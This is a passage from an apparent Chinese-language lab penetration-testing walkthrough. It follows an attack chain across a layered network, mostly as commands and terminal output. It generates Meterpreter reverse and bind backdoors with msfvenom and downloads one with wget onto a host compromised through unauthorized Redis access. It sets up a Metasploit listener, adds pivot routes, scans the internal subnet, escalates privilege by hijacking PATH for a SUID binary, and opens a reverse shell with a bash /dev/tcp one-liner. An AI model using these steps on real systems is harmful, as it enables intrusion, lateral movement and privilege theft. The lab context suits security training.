[-] run: Interrupted
msf6 exploit(multi/handler) > exit

┌──(root㉿kali2021)-[~]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.46.158 lport=6666 -f elf -o [redacted]
```

9.在将生成的后门放到刚刚连接到的web1的文件下




URL: http://192.168.46.160:81/shell.php

路径: /var/www/html/

名称	大小	修改时间	权限
.	4096	2021-08-31 12:34:39	R/W/E
..	4096	2021-02-25 15:58:26	R/W/E
.htaccess	603	2020-11-17 16:40:17	R/W/-
favicon.ico	0	2020-11-17 16:40:17	R/W/-
fuckyou.php	576	2021-08-31 12:34:39	R/W/-
index.php	1731	2020-11-17 16:40:17	R/W/-
p1.elf	250	2021-08-31 06:31:03	R/W/-
p2.elf	198	2021-08-31 07:17:05	R/W/E
robots.txt	24	2020-11-17 16:40:17	R/W/-
shell.php	643	2021-08-31 12:34:19	R/W/-
w7.exe	73802	2021-08-31 09:56:05	R/W/-
web.config	1194	2020-11-17 16:40:17	R/W/-
x.php	26	2021-08-29 15:35:11	R/W/-

10.在用redis未授权访问的web1下载这个后门


`wget http://192.168.46.160:81/p1.elf`


kali2021 - root@ubuntu: ~ - Xshell 5
文件(F)
编辑(E)
查看(V)
工具(T)
选项卡(B)
窗口(W)
帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021

```
        RX packets 77004  bytes 8270039 (8.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86787  bytes 26708328 (26.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.52.10  netmask 255.255.255.0  broadcast 192.168.52.
        inet6 fe80::20c:29ff:fef5:2a0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f5:02:a0  txqueuelen 1000  (Ethernet)
        RX packets 14853  bytes 20171647 (20.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2209  bytes 649132 (649.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 142  bytes 11812 (11.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 142  bytes 11812 (11.8 KB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

11.在这个后门执行前,kali上要启用msf的监听模块

```
msfconsole                                          开启msf
use exploit/multi/handler                           使用监听模块
set payload linux/x64/meterpreter/reverse_tcp       设置刚刚生成后门的模块
set lhost 192.168.46.158                            设置ip
set lport 6666                                      设置端口
exploit                                             攻击
```



ssh://root:******@192.168.46.158:22

要添加当前会话，点击左侧的箭头按钮。

```
                      https://metasploit.com


       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.46.158
lhost => 192.168.46.158
msf6 exploit(multi/handler) > set lport 6666
lport => 6666
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.46.158:6666
```

[redacted]

12.redis未授权访问的主机执行后门代码

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129150107-3b7a515e-80d1-1.png)

13.然后进入到他的主机之后来进行横向渗透，首先来来利用msf强大的路由功能来获取其他网段的路由
```


sessions 1 回到会话中
run get_local_subnets 获取本地路由
run autoroute -p 查询本地路由
run post/multi/manage/autoroute 得到本地路由

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129150333-92bc573c-80d1-1.png)

14.内网探针来查询52网段有那些ip地址存活,可能只扫到一个30的地址，其实还可以ping到20的地址
```

background 返回
use auxiliary/scanner/discovery/udp_probe 使用扫描模块
show options 展示选项
set rhosts 192.168.52.1-255 设置主机范围
set threads 10 设置线程
run 运行

~~~~
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129150408-a7491e56-80d1-1.png)

15.在利用环境变量配合SUID本地提权
```find / -user root -perm -4000 -print 2>/dev/null
~~~~




```
/var/www/html/ >id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

/var/www/html/ >uname -a
Linux 8e172820ac78 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 GNU/Linux

/var/www/html/ >find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/home/jobs/shell
/bin/mount
/bin/su
/bin/umount
```

16.通过对文件反编译或源代码查看，覆盖其执行环境变量，直接让其执行指定程序获取权限

```
cd /home/jobs
./shell
chmod 777 ps
cp /bin/bash /tmp/ps
```



```
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/home/jobs/shell
/bin/mount
/bin/su
/bin/umount

/var/www/html/ >

/var/www/html/ >cd /home/jobs/shellcp /bin/bash /tmp/ps


/home/jobs/shell/ >cd /home/jobs


/home/jobs/ >./shell
   PID TTY          TIME CMD
     1 ?        00:00:00 apache2
    42 ?        00:00:00 shell
    43 ?        00:00:00 sh
    44 ?        00:00:00 ps

/home/jobs/ >ps
   PID TTY          TIME CMD
    16 ?        00:00:01 apache2
    17 ?        00:00:00 apache2
    18 ?        00:00:00 apache2
    19 ?        00:00:00 apache2
    20 ?        00:00:01 apache2
    21 ?        00:00:00 apache2
    22 ?        00:00:00 apache2
    23 ?        00:00:00 apache2
    34 ?        00:00:00 apache2
    35 ?        00:00:00 apache2
    45 ?        00:00:00 sh
    46 ?        00:00:00 ps

/home/jobs/ >cp /bin/bash /tmp/ps
```

17.因为环境变量问题所以我们将这个二层网络的主机反弹到一层网络主机上面所以在创建一个kali会话连接到第一层的网络主机上面，设置nc将二层网络主机的权限反弹到一层主机上面

`nc -lvp 1234`



kali2021 - root@ubuntu: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021

```
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali2021)-[~]
└─# ssh root@192.168.46.160
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch


122 packages can be updated.
1 update is a security update.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Tue Aug 31 05:53:04 2021 from 192.168.46.158
root@ubuntu:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

18.将web权限反弹到第一层主机上

`bash -c 'exec bash -i >& /dev/tcp/192.168.52.10/1234 0>&1'`



```
/home/jobs/ >cp /bin/bash /tmp/ps


/home/jobs/ >ls /tmp
ps
sess_0666a2c29686012f78793531f5bccd1d
sess_0c39af7aca997154db558b3e5a23af67
sess_11f632ce21b525d13f7bf6208a000468
sess_126b95b331bca89300b1fbec5d7fa08c
sess_1c9dd5df21ff12a4f82cfc6a47aa0507
sess_291035da3a41ad8440126094f30be957
sess_396a79f3b57261ff51e2177072eaae9e
sess_644fde20004eb3ff0cec9d757b424855
sess_662f1875dbddfeb4ffe90fb8bc633707
sess_6732b3c88bc3b4c3cd3a9302f6f2c4e4
sess_72629557e97688dce754d58f0a14bfd9
sess_884c6495317d5dcfbd21223cd22dd45e
sess_9ac45da2533670421999293lf80cfe8a
sess_a9fec44b99fa7198effe165a28aec786
sess_cc41b1c87c630d45256ed64f218207fc
sess_dbfaf0ca18010b07bc7e761b4e09fe06
sess_dd66c2d2435a409ac4d52820d53d0d73
sess_dddf4c3b65c06fdcc522b53a1ed61944
sess_e37eaaa920375c093f69035090491353
sess_e6e318d13e6b024b36ec21cbf2ccf8d9
sess_e8579e01d73a9a4fac68e0586278265a
sess_f07187e130c25ec61f5c0f39266321a0
sess_f20822ac3ab8d3517a138d277603e568
sess_f35b076eddfae8bfc8afa26111cea951
sess_f380068203f320b5a80e25ded331608d
sess_fcd166d82193f91709974bf2ebd99698
sess_fd3630b0237911114e07a454f4bcbe57

/home/jobs/ >echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin


/home/jobs/ >export PATH=/tmp:$PATH


/home/jobs/ >echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

/home/jobs/ >bash -c 'exec bash -i >& /dev/tcp/192.168.52.10/1234 0>&1'
```

19.添加环境变量

```
export PATH=/tmp:$PATH          添加环境变量
echo $PATH                      查看环境变量
```




```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3144  bytes 787046 (787.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2971  bytes 238325 (238.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2971  bytes 238325 (238.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ubuntu:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 192.168.52.20 41922 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8e172820ac78:/home/jobs$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@8e172820ac78:/home/jobs$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@8e172820ac78:/home/jobs$
```

20.在来使用shell提升权限


```
./shell
id                    查看权限
```



```
root@ubuntu:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 192.168.52.20 41922 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8e172820ac78:/home/jobs$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@8e172820ac78:/home/jobs$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@8e172820ac78:/home/jobs$ echo $p^HPA^H^H
echo $
$
www-data@8e172820ac78:/home/jobs$ ECHO ^H^H^H
EC
bash: EC: command not found
www-data@8e172820ac78:/home/jobs$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@8e172820ac78:/home/jobs$ ./h^H
./
bash: ./: Is a directory
www-data@8e172820ac78:/home/jobs$ ./shell
./shell
```

21.kali生成正向连接的后门由此来连接

`msfvenom -p linux/x64/meterpreter/bind_tcp lport=7777 -f elf -o p2.elf 生成正向连接的后门`


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
仅将文本发送到当前选项卡


```
Connecting to 192.168.46.158:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Linux kali2021 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 31 21:07:50 2021 from 192.168.46.1
┌─(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ → https://www.kali.org/docs/general-use/python3-transition/
│
└─(Run: "touch ~/.hushlogin" to hide this message)
